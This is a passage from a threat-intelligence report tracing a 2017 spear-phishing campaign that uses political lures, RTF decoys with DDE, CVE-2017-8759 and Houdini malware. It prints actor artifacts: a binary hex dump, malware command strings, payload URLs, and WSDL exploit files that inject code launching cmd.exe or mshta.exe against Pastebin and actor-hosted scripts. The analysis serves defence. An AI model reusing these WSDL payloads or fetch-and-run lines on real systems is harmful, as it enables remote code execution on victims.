0960h:	00	01	00	00	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C°.....Í!..L
0970h:	CD	21	90	90	54	68	69	73	20	70	72	6F	67	72	61	6D	Í!..This program
0980h:	20	6D	75	73	74	20	62	65	20	72	75	6E	20	75	6E	64	must be run und
0990h:	65	72	20	57	69	6E	33	32	0D	0A	24	37	00	00	00	00	er Win32..\$7....
09A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0A00h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0A10h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0A20h:	00	00	00	00	50	45	00	00	4C	01	03	00	19	5E	42	2APE..L....^B*
0A30h:	00	00	00	00	00	00	00	00	E0	00	8E	A1	0B	01	02	19à.Ž;....
0A40h:	00	60	00	00	00	10	00	00	00	B0	00	00	50	1D	01	00	.`.....°..P..
0A50h:	00	C0	00	00	00	20	01	00	00	00	00	05	00	10	00	00	.À..
0A60h:	00	02	00	00	04	00	00	00	00	00	00	00	04	00	00	00
0A70h:	00	00	00	00	00	30	01	00	00	10	00	00	00	00	00	000....
0A80h:	02	00	01	00	00	00	00	00	00	00	00	00	00	00	10	00
0A90h:	00	10	00	00	00	00	00	10	00	00	00	00	00	00	00	00
0AA0h:	00	00	00	00	F0	20	01	00	10	02	00	00	00	20	01	00ð.....
0AB0h:	F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ð.....
0AC0h:	00	00	00	00	00	23	01	00	0C	00	00	00	00	00	00	00#.....
0AD0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0AE0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0AF0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0B00h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0B10h:	00	00	00	00	00	00	00	00	00	00	00	00	55	50	58	30UPX0

Figure 351. Shellcode Extracted from Paste Code “Ngs18J1k” is a Binary File (Houdini Scout)

After removing the additional headers and UPX unpacking the binary, another binary with size of 50KB approximately was extracted. Examining the strings of this final binary suggests that it is the raw version of the Houdini Scout component. Specifically, strings representing the Houdini configuration template as well as the Scout component commands.

```
$ strings extracted_upx_unpacked_bin.bin | grep "command=\\"\\[[a-z]\\]\\\"\\\""
[/connection]
[connection]
[/param]
[param]
[/nick_name]
[nick_name]
[/install_name]
[install_name]
[/install_folder]
[install_folder]
[/reg_startup]
[reg_startup]
[/folder_startup]
[folder_startup]
[/task_startup]
[task_startup]
[/injection]
[injection]
[/injection_process]
[injection_process]
command=scote_ping
command=scote_info_ipconfig
command=scote_info_systeminfo
command=scote_connection|hwid=
```

Figure 352. Strings Extracted from Decoded/Raw Houdini Scout from Shellcode in Paste Code “Ngs18J1k”

Although the Houdini SE components were both successfully dropped and executed on the infected host, the actor still uploaded – via Houdini Elite – the runtime time-based persistence script responsible for retrieving the shellcode PowerShell injection script, and ultimately establishing connections to the Meterpreter server. Although this behavior was observed before, the actions performed by the actor afterwards suggest that the actor was troubleshooting the process crashes in this and the previous attack. Specifically, the actor focused on troubleshooting and verifying successful privilege escalation.

ATT-OCT-30: Another DDE in RTF, and Future TTPs?

This attack came in the midst of the analysis of the previous two attacks. Given the time proximity between the three attacks, the analysis focused on the attacks of October 22 and 24. Therefore, the chain reaction of this attack did not complete as expected due to takedowns of some of the elements involved. The attack begins with yet another spear phishing email. This time, the actor reverted to the Palestinian politics, incorporating information about the recent news of the International Crime Court (ICC) investigation of “Dahlan” and the former financial advisor of the deceased President “Yasser Arafat” over war and humanitarian crimes⁹³.



Figure 353. Spear Phishing Email of Attack ATT-OCT-30

The actor spoofed the sender address to appear as if the Wafa News Agency sent the email. While actor impersonated this agency in previous attacks, the email address is new. As expected, the email contains a URL to a payload hosted on Google Documents. The payload behind the URL is an .RTF document named “ادانة محمد دحلان.doc”, which translates to “Mohamed Dahlan Conviction.doc”.

<https://docs.google.com/uc?export=download&confirm=XRlZ&id=0dN5Z2GG3wsbGI3eG5pZkVtYOU> ; ATT-OCT-30

Figure 354. Google Documents URL from the Spear Phishing Email

Name	Date modified	Type	Size
ادانة محمد دحلان.doc	11/5/2017 4:38 PM	Microsoft Word 97 - 2003 Document	2,936 KB

Figure 355. RTF Document Payload Downloaded from Google Documents URL

The document metadata introduces a new Author and Modifier “Set”. This is different from the previous attacks and may suggest that the actor might be alternating the metadata to mangle the forensic connection or it might be a new profile. The large size of the document is due to an embedded image of “Mohamed Dahlan”.

```
$ exiftool ادانة محمد دحلان.doc
File Name          : ادانة محمد دحلان.doc
File Size         : 2.9 MB
File Type        : RTF
MIME Type       : text/rtf
Author           : Set
Last Modified By : Set
Create Date      : 2017:10:29 21:43:00
Modify Date      : 2017:10:29 21:44:00
Revision Number  : 3
Total Edit Time  : 1 minute
Pages            : 2
```

Figure 356. Partial View of RTF Document Metadata

⁹³ <https://twitter.com/davidahearst/status/918833136997453826>




Figure 357. Partial View of RTF Document When Opened

Similar to the previous attack, the .RTF document acts as a decoy document and embeds the Dynamic Data Exchange (DDE) to execute a set of PowerShell commands to download a payload via a Bit.ly shortened URL. The payload to be download will be stored in the Startup directory with a .BAT extension. The also actor attempted to evade detection by inserting new line feeds between the characters (both Yara and ClamAV signatures created during the previous attack detected this variant).

Figure 358. DDE Embedded in .RTF Document with PowerShell Execution to Download Payload from Bit.ly

Note also that the path “C:\Office\repair\Word\” does not exist and does not matter since the path is escaped to point back to the root directory of the “C:\” partition. Once the PowerShell commands are executed, the Bit.ly redirection to a Pastebin paste can be observed.

```

GET /2zVPAZn HTTP/1.1
Host: bit.ly
Connection: Keep-Alive


HTTP/1.1 302 Found
Server: nginx
Date: Sun, 05 Nov 2017 16:40:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 179
Connection: keep-alive
Cache-Control: private, max-age=90
Location: https://bitly.com/a/warning?hash=2zVPAZn&url=https%3A%2F%2Fpastebin.com%2Fraw%2Fwy2Rsfnt

<html>
<head><title>Bitly</title></head>
<body><a href="https://bitly.com/a/warning?hash=2zVPAZn&url=https%3A%2F%2Fpastebin.com%2Fraw%2Fwy2Rsfnt">moved here</a></body>
</html>

```

Figure 359. Bit.ly Shortened URL Redirection Attempt to Pastebin Paste Code “wy2Rsfnt”

However, the attack chain stops at this end for two reasons. First, Bit.ly flagged the shortened URL as suspicious and suspended it, causing the persisted .BAT file “Gz.bat” to contain HTML code of the suspension page. Second, after visiting the destination paste code “wy2Rsfnt”, it appears that either Pastebin or the actor has removed the paste.



```

Gzbat * 
135   <h2 class="spamWarningHeader"><b class="warningHeaderText">Stop</b> - there might be a
136     problem with the requested link</h2>
137   <div class="spamWarningMessage">
138     <p>The link you requested has been identified by bitly as being potentially problematic.
      This could be because a bitly user has reported a problem, a black-list service reported a
      problem, because the link has been shortened more than once, or because we have detected
      potentially malicious content. This may be a problem because:</p>

```

Figure 360. HTML Contents of the Persisted File “Gz.bat” Indicating the URL is Flagged as Spam



This page has been removed!

This page is no longer available. It has either expired, been removed by its creator, or removed by one of the Pastebin staff.

Figure 361. Paste Code “wy2Rsfnt” Has Been Removed

This suspension was verified by visiting the bitmark’s delivery statics page.





Figure 362. Delivery Statistics of Bitly Bitmark Embedded in .RTF and Pointing to Binary on Actor Server

Future TTPs?

Because of Pastebin activities as discussed in the previous section, the actor Pastebin account was inspected in an attempt to identify potential new pastes; the actor created 22 pastes on the same day of November 5, 2017.



NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX
Untitled	Nov 5th, 17	Never	12	None
Untitled	Nov 5th, 17	Never	71	None
Untitled	Nov 5th, 17	Never	53	None
Untitled	Nov 5th, 17	Never	60	None
Untitled	Nov 5th, 17	Never	57	None
Untitled	Nov 5th, 17	Never	44	None
Untitled	Nov 5th, 17	Never	48	None
Untitled	Nov 5th, 17	Never	45	None
Untitled	Nov 5th, 17	Never	48	None
Untitled	Nov 5th, 17	Never	45	None
Untitled	Nov 5th, 17	Never	45	None
Untitled	Nov 5th, 17	Never	34	None
Untitled	Nov 5th, 17	Never	55	None
Untitled	Nov 5th, 17	Never	46	None
Untitled	Nov 5th, 17	Never	11	None
Untitled	Nov 5th, 17	Never	11	None
Untitled	Nov 5th, 17	Never	46	None
Untitled	Nov 5th, 17	Never	53	None
Untitled	Nov 5th, 17	Never	54	None
Untitled	Nov 5th, 17	Never	12	None
Untitled	Nov 5th, 17	Never	14	None
Untitled	Nov 5th, 17	Never	47	None
19831-1100	Sep 27th, 17	Never	1,549	None

Figure 363. New Pastes under the Actor Pastebin Account

At the time of the analysis, it appears that the actor might be testing a new code execution technique through WSDL service binding by attempting to launch “calc.exe”, “notepad.exe”, and remote content hosted on Pastebin. The below screenshots examine two samples of such WSDLs. At this point, it is unclear how the actor intends to utilize these WSDL service bindings.

The image displays two screenshots of the Pastebin website, each showing a paste titled "Untitled".

Paste 1 (Top):

- Title:** Untitled
- Author:** VIRTUALNOTE PRO
- Date:** NOV 5TH, 2017 (EDITED)
- Views:** 47
- Last Update:** NEVER
- Shares:** 1
- Comments:** 0
- Actions:** Share (Facebook), Tweet (Twitter)

Content (WSDL XML):

```

1. <definitions
2.   xmlns="http://schemas.xmlsoap.org/wsdl/"
3.   xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
4.   xmlns:suds="http://www.w3.org/2000/wsdl/suds"
5.   xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
6.   xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
7.     <portType name="PortType"/>
8.     <binding name="Binding" type="tns:PortType">
9.       <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
10.      <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
11.    </binding>
12.    <service name="Service">
13.      <port name="Port" binding="tns:Binding">
14.        <soap:address location="http://www10.0zz0.com?C:\Windows\System32\cmd.exe?calc.exe"/>
15.        <soap:address location="">
16.          if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
17.            System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
18.            System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
19.          } //"/>
20.      </port>
21.    </service>
22.  </definitions>

```

Paste 2 (Bottom):

- Title:** Untitled
- Author:** VIRTUALNOTE PRO
- Date:** NOV 5TH, 2017
- Views:** 11
- Last Update:** NEVER
- Shares:** 0
- Comments:** 0
- Actions:** Share (Facebook), Tweet (Twitter)

Content (WSDL XML):

```

1. <definitions
2.   xmlns="http://schemas.xmlsoap.org/wsdl/"
3.   xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
4.   xmlns:suds="http://www.w3.org/2000/wsdl/suds"
5.   xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
6.   xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
7.     <portType name="PortType"/>
8.     <binding name="Binding" type="tns:PortType">
9.       <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
10.      <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
11.    </binding>
12.    <service name="Service">
13.      <port name="Port" binding="tns:Binding">
14.        <soap:address location="http://www10.0zz0.com?C:\Windows\System32\cmd.exe?https://pastebin.com/raw/zaERLaVJ/x.bat"/>
15.        <soap:address location="">
16.          if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
17.            System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
18.            System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
19.          } //"/>
20.      </port>
21.    </service>
22.  </definitions>

```

Figure 364. Sample Pastes and their WSDL Contents

ATT-NOV-06: CVE-2017-8759 Exploitation and HoudiniSE via PowerShell Injection

Less than a week after the previous attack, the actor initiated a new one on November 06, 2017. With this attack, the actor reveals a new exploitation vector via CVE-2017-8759⁹⁴⁹⁵⁹⁶. This resulted in persisting the runtime time-based persistence batch script. Although the batch script maintained its functionality of downloading the PowerShell injection script, the injected code was not Meterpreter shellcode, instead it was the Houdini SE Scout component. Recall from the previous attack, this type of injection was observed after the actor updated the paste code “PHevv8PP_2”. Additionally, the rationale behind the new pastes discovered during the previous attack becomes evident in this attack.

Entry Point via Spear Phishing and First Stage Payload

The actor attempted to impersonate Al Jazeera news agency by spoofing the sender email address with the domain “@jazeera.net”. The spear phishing contents are politically themed and addressed the recent arrests of the Saudi royal family members⁹⁷⁹⁸⁹⁹¹⁰⁰. The email subject حقيقة اعتقال امراء سعوديين محاولة انقلاب حكم الملك سلمان translates to “The Truth behind Saudi Princes Arrests is a Coup against King Salman”. The body of the email translates to “New details reveal Al Walid Bin Talal financial support of the coup against King Salman, Arrest of Al Walid Bin Talal, Chief of the national Guard, and a number of ministers and government officials, the truth of Saudi princes’ arrests”. As expected, the email includes a URL to an alleged .DOC file hosted on Google Documents.




Figure 365. ATT-NOV-06 Spear Phishing Email

<https://docs.google.com/uc?export=download&confirm=XRLZ&id=0dN5Z2GG3wsUVJkbDlyam1JOVU> ; ATT-NOV-06

Figure 366. First Stage Payload URL on Google Documents from the Spear Phishing Email

The first stage payload is seemingly a .DOC document with a size of 3MB approximately. The name of the document borrows the first half of the email subject.

Name	Date modified	Type	Size
حقيقة اعتقال امراء سعوديين.doc	11/8/2017 4:45 PM	Microsoft Word 97 - 2003 Document	3,050 KB

Figure 367. First Stage Payload after Downloading

⁹⁴ <https://www.fireeye.com/blog/threat-research/2017/09/zero-day-used-to-distribute-finspy.html>

⁹⁵ <https://isc.sans.edu/forums/diary>Email+attachment+using+CVE20178759+exploit+targets+Argentina/22850/>

⁹⁶ <https://fuping.site/2017/09/14/CVE-2017-8759-Remote-Code-Execution-Vulnerability-Replication/>

⁹⁷ <https://www.newyorker.com/news/news-desk/the-saudi-royal-purge-with-trumps-consent>

⁹⁸ <https://www.cnbc.com/2017/11/05/alwaleed-bin-talal-arrest-mohammed-bin-salman-and-trump-connection.html>

⁹⁹ <http://www.telegraph.co.uk/news/2017/11/07/donald-trump-says-saudi-purge-targets-milking-country/>

¹⁰⁰ <http://www.aljazeera.com/news/2017/11/saudi-corruption-crackdown-latest-updates-171106101217290.html>

Examining the metadata of the file indicates that the file is in fact an RTF document. Additionally, the value “**Houdini**” has replaced the older value “**SEC**” for the both Author and Last Modified By attributes. The creation and modification dates suggest that the actor created the document few hours before the arrival of the phishing email.

```
$ exiftool حقيقة اعتصال امراء سعوديين.doc
File Name           : حقيقة اعتصال امراء سعوديين.doc
File Size          : 3.0 MB
File Type          : RTF
MIME Type          : text/rtf
Author             : Houdini
Last Modified By   : Houdini
Create Date        : 2017:11:05 21:50:00
Modify Date        : 2017:11:05 21:50:00
Revision Number    : 2
Total Edit Time   : 0
Pages              : 2
Words              : 266
```

Figure 368. First Stage Payload after Downloading

Besides the decoy contents, it also appears to contain links to additional files.




Figure 369. Message Alerting of Additional Files once First Stage Payload is opened

CVE-2017-8759 Exploitation and Persistence Payload

Examining the .RTF document revealed the OLE objects “objautlink”, and “objupdate” similar to the CVE-2017-0199 documents the actor utilized in previous attacks, as well as the object class “htmlfile”, followed by a large sequence of binary data chunks as an anti-analysis technique¹⁰¹. Initial analysis and comparison with samples exploiting CVE-2017-8759 did not reveal the use of the Soap Moniker or the WSDL URL, etc.

```
...
{\object\objautlink\objupdate\rsltpict\objw4321\objh4321{\*\objclass htmlfile}{\*\objdata
0\bine000000000000000000000000000000\bine000000000000000000000000000000\bine000000000000000000000000000000
\bine000000000000000000000000000000\bine000000000000000000000000000000\bine000000000000000000000000000000
\bine000000000000000000000000000000\bine000000000000000000000000000000\bine000000000000000000000000000000
...
}
```

Figure 370. Partial View of RTF OLE Objects and Binary Data

However, in this sample, the actor appears to have triggered the exploit using the class “**Msxml2.SAXXMLReader.6.0**”¹⁰². Security researchers have reported this technique for exploiting CVE-2017-8759 previously^{103 104}.

¹⁰¹ http://www.decalage.info/rtf_tricks

¹⁰² <https://msdn.microsoft.com/en-us/library/ms764622%28v=vs.85%29.aspx?f=255&MSPPError=-2147217396>

¹⁰³ <https://twitter.com/mwtracker/status/908149370666745866>

¹⁰⁴ <https://twitter.com/mwtracker/status/908149109508505606>

```

00000000  01 05 00 00 02 00 00 00 18 00 00 00 4d 73 78 6d |.....Msxm|
00000010  6c 32 2e 53 41 58 58 4d 4c 52 65 61 64 65 72 2e |l2.SAXXMLReader.|_
00000020  36 2e 30 00 00 00 00 00 00 00 00 00 06 00 00 00 |6.0.....|
00000030  d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 |.....|

```

Figure 371. Partial Hex View of Object Dumped Using “rtfobj.py”

```

$ python psparser.py امراء\ سعوديين.doc
[*] Analyzing file....
[*] Scanning file for embedded objects
-----
[*] Found object at: 17971
  Type: AutLink
  OLE Version: 01050000
  Format: EmbeddedObject (02000000)
  ClassName: Msxml2.SAXXMLReader.6.0
  Total Data Length: 1536
[*] Unsupported Object Format...
-----
```

Figure 372. Analysis of Document using “psparser.py” Displaying the “Msxml2.SAXXMLReader.6.0” Class

Considering the above technique for exploiting CVE-2017-8759, retrieval of the WSDL definition should occur next. As stated earlier the WSDL URL was not readily extracted from the document. However, by examining the second page of the exploit document, a link of type “htmlfile” – as observed in the previous section – is identified. This link had its source file pointing to a Soap WSDL hosted on Google Documents.




Figure 373. Link of Type HTML Document with Soap WSDL URL to Google Documents in Exploit Document

Since the WSDL definition are retrieved via HTTPS, the contents are downloaded manually via a browser. The Soap WSDL file downloaded is named “box2” and it contained the definition to be processed by the .NET WSDL parser.

```

<definitions
    xmlns="http://schemas.xmlsoap.org/wsdl/"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
    xmlns:suds="http://www.w3.org/2000/wsdl/suds"
    xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
    xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
    <portType name="PortType"/>
    <binding name="Binding" type="tns:PortType">
        <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
        <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
    </binding>
    <service name="Service">
        <port name="Port" binding="tns:Binding">
            <soap:address location="http://storagemydata.website?C:\Windows\System32\mshta.exe?
                http://storagemydata.website/hta"/>
            <soap:address location=";

